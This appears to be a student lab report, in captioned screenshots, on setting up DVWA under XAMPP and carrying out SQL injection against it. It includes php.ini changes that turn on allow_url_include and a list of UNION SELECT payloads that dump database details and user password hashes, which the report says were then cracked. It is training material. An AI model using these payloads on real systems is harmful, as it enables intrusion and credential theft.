

18	 <pre> ; See https://github.com/php/php-src/issues/8620 for more info. ;extension=ldap ;extension=ftp extension=fileinfo extension=gd extension=gettext ;extension=gmp ;extension=intl ;extension=imap extension=mbstring extension=exif ; Must be after mbstring as it depends on it extension=mysqli ;extension=oci8_12c ; Use with Oracle Database 12c Instant Client ;extension=oci8_19 ; Use with Oracle Database 19 Instant Client </pre>	Uncommenting the “extension=gd” in “C:\xampp2\php\php.ini”
19	 <pre> ; Whether to allow include/require to open URLs (like https:// or ftp://) as ; https://php.net/allow-url-include allow_url_include=On ; Define the anonymous ftp password (your email address). PHP's default setting ; for this is empty. ; https://php.net/from ;from="john@doe.com" ; Define the User-Agent string. PHP's default setting for this is empty. ; https://php.net/user-agent ;user_agent="PHP" ; Default timeout for socket based streams (seconds) ; https://php.net/default-socket-timeout default_socket_timeout=60 ; If your scripts have to deal with files from Macintosh systems. </pre>	Setting “allow_url_include=On” from “Off” In “C:\xampp2\php\php.ini”
20	 <pre> 1 #!/usr/bin/php 2 3 # If you are having problems connecting to the MySQL database and all of the variables below are correct 4 # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets. 5 # Thanks to @gigininja for the fix. 6 7 # Database management system to use 8 \$DBMS = getenv('DBMS') ? 'MySQL' : 'MySQL'; 9 \$DBMS = 'MySQL'; // Currently disabled 10 11 # Database variables 12 # WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup. 13 # Please use a database dedicated to DVWA. 14 15 # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user. 16 # See README.md for more information on this. 17 \$DVWA = array(); 18 \$DVWA['db_server'] = getenv('DB_SERVER') ? '127.0.0.1' : 'localhost'; 19 \$DVWA['db_database'] = getenv('DB_DATABASE') ? 'dvwa' : 'dvwa'; 20 \$DVWA['db_user'] = getenv('DB_USER') ? 'dvwa' : 'dvwa'; 21 \$DVWA['db_password'] = getenv('DB_PASSWORD') ? 'p@ssw0rd' : 'p@ssw0rd'; 22 \$DVWA['db_port'] = getenv('DB_PORT') ? '3306' : '3306'; 23 24 # Recaptcha settings 25 # Used for the 'Insecure CAPTCHA' module 26 # You'll need to generate your own keys at: https://www.google.com/recaptcha/admin 27 \$DVWA['recaptcha_public_key'] = getenv('RECAPTCHA_PUBLIC_KEY') ? '' : ''; 28 \$DVWA['recaptcha_private_key'] = getenv('RECAPTCHA_PRIVATE_KEY') ? '' : ''; 29 30 # Default security level 31 # Default value for the security level with each session. 32 # The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'. 33 \$DVWA['default_security_level'] = getenv('DEFAULT_SECURITY_LEVEL') ? 'impossible' : 'impossible'; 34 35 # Default locale 36 # Default locale for the help page shown with each session. 37 # The default is 'en'. You may wish to set this to either 'en' or 'zh'. 38 \$DVWA['default_locale'] = getenv('DEFAULT_LOCALE') ? 'en' : 'en'; </pre>	Default user and password for DVWA


21		Logging to DVWA with default credentials
22		DVWA Home Dashboard
23		DVWA Configured after modifying "php.ini"

24	XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021] XAMPP Control Panel v3.3.0 Modules <table><thead><tr><th>Service</th><th>Module</th><th>PID(s)</th><th>Port(s)</th><th>Actions</th></tr></thead><tbody><tr><td>☐</td><td>Apache</td><td>4104 20508</td><td>80, 443</td><td> Stop Admin Config Logs </td></tr><tr><td>☐</td><td>MySQL</td><td>16376</td><td>3306</td><td> Stop Admin Config Logs </td></tr><tr><td>☐</td><td>FileZilla</td><td></td><td></td><td> Start Admin Config Logs </td></tr><tr><td>☐</td><td>Mercury</td><td></td><td></td><td> Start Admin Config Logs </td></tr><tr><td>☐</td><td>Tomcat</td><td></td><td></td><td> Start Admin Config Logs </td></tr></tbody></table> Config Netstat Shell Explorer Services Help Quit 3:10:30 PM [Apache] Status change detected: running 3:10:31 PM [mysql] Attempting to start MySQL app... 3:10:31 PM [mysql] Status change detected: running 3:18:14 PM [Apache] Attempting to stop Apache (PID: 11828) 3:18:14 PM [Apache] Attempting to stop Apache (PID: 10552) 3:18:14 PM [Apache] Status change detected: stopped 3:18:15 PM [Apache] Attempting to start Apache app... 3:18:15 PM [Apache] Status change detected: running Restarting XAMPP server	Service	Module	PID(s)	Port(s)	Actions	☐	Apache	4104 20508	80, 443	Stop Admin Config Logs	☐	MySQL	16376	3306	Stop Admin Config Logs	☐	FileZilla			Start Admin Config Logs	☐	Mercury			Start Admin Config Logs	☐	Tomcat			Start Admin Config Logs
Service	Module	PID(s)	Port(s)	Actions																											
☐	Apache	4104 20508	80, 443	Stop Admin Config Logs																											
☐	MySQL	16376	3306	Stop Admin Config Logs																											
☐	FileZilla			Start Admin Config Logs																											
☐	Mercury			Start Admin Config Logs																											
☐	Tomcat			Start Admin Config Logs																											
25	http://localhost:8080/setup.php Database has been created 'users' table was created Data inserted into 'users' table Added role column to users table Updated admin user role 'access_log' table was created 'security_log' table was created 'guestbook' table was created Data inserted into 'guestbook' table Backup file config/config.inc.php has been automatically created Added account_emailid column to users table Setup successful Please login																														

DVWA Database ready to be tested

| 26 | http://localhost:8080/login.php DVWA Username admin Password ***** Login Login failed Logging again into DVWA |

27		Login Successful
28		Retrieving a user information via their ID
29		Setting testing to low for easy vulnerability analysis for SQL injection

30		Getting code for SQL injection from shrib.com/#xampp
31	 <pre> -- Version of the Database ' UNION SELECT 1, @@version# -- Hostname ' UNION SELECT NULL, @@hostname# -- Current Database User ' UNION ALL SELECT system_user(), user()# -- Database Name ' UNION SELECT NULL, database()# -- Location of the Database (MySQL Data Directory) ' UNION SELECT NULL, @@datadir# 'UNION SELECT use, password FROM users-- </pre>	Code copied to a notepad
32		Running the SQL injection query and getting all hashed passwords

De-hashing the passwords

Verifying Password for Pablo

This experiment demonstrates how SQL Injection can extract and expose sensitive data, emphasizing the importance of secure coding practices.